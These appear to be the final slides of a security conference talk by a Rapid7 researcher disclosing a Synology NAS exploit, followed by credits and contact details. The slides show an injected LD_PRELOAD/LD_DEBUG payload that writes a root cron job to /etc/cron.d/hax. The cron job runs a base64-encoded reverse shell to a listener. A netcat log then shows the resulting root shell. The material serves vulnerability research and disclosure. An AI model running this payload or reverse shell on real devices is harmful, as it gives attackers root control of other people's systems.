USERNAME\nPLUGIN_VALUE_END\nLD_PRELOAD=PLUGIN_VALUE_START\nNOP\n*\t*\t*\t*\t*\troot\techo\tc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41MC4yNy83Nzc3IDA+JjE=\t|base64\t-d|sh\nNOP\nPLUGIN_VALUE_END\nLD_DEBUG=libs\nLD_DEBUG_OUTPUT=/etc/cron.d/hax\nESCAPE=PLUGIN_VALUE_START\nNOP

Exploit Presentation



```
root@ubuntu-x64-01:~# nc -nlvp 7777
Listening on 0.0.0.0 7777
Connection received on 192.168.50.4 46900
sh: cannot set terminal process group (19444): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.4# uname -a
uname -a
Linux diskstation 4.4.302+ #72806 SMP Thu Sep 5 13:41:22 CST 2024 x86_64 GNU/Linux synology_
sh-4.4#
```

Special Thank You:

- Stephen Fewer
- Caitlin Condon
- Spencer McIntyre
- Jack Heysel
- Raj Samani
- Stacey Holleran
- Calum Hutton
- Christophe De La Fuente
- Tom Caiazza
- Piotr Bazydlo
- Synology
- The Zero Day Initiative
- DEF CON Organizers
- Cited Researchers: Claroty Team82, Angelboy, Qian Chen, elttam, Orange Tsai, Tavis Ormany, Todor Donev, Felix Wilhelm, Y4er, watchTowr, Fabian Tamp
- Amanda Erisson

Thank you for attending!



linkedin.com/in/rme-infosec



@the_emmons

RAPID7

Q&A

RAPID7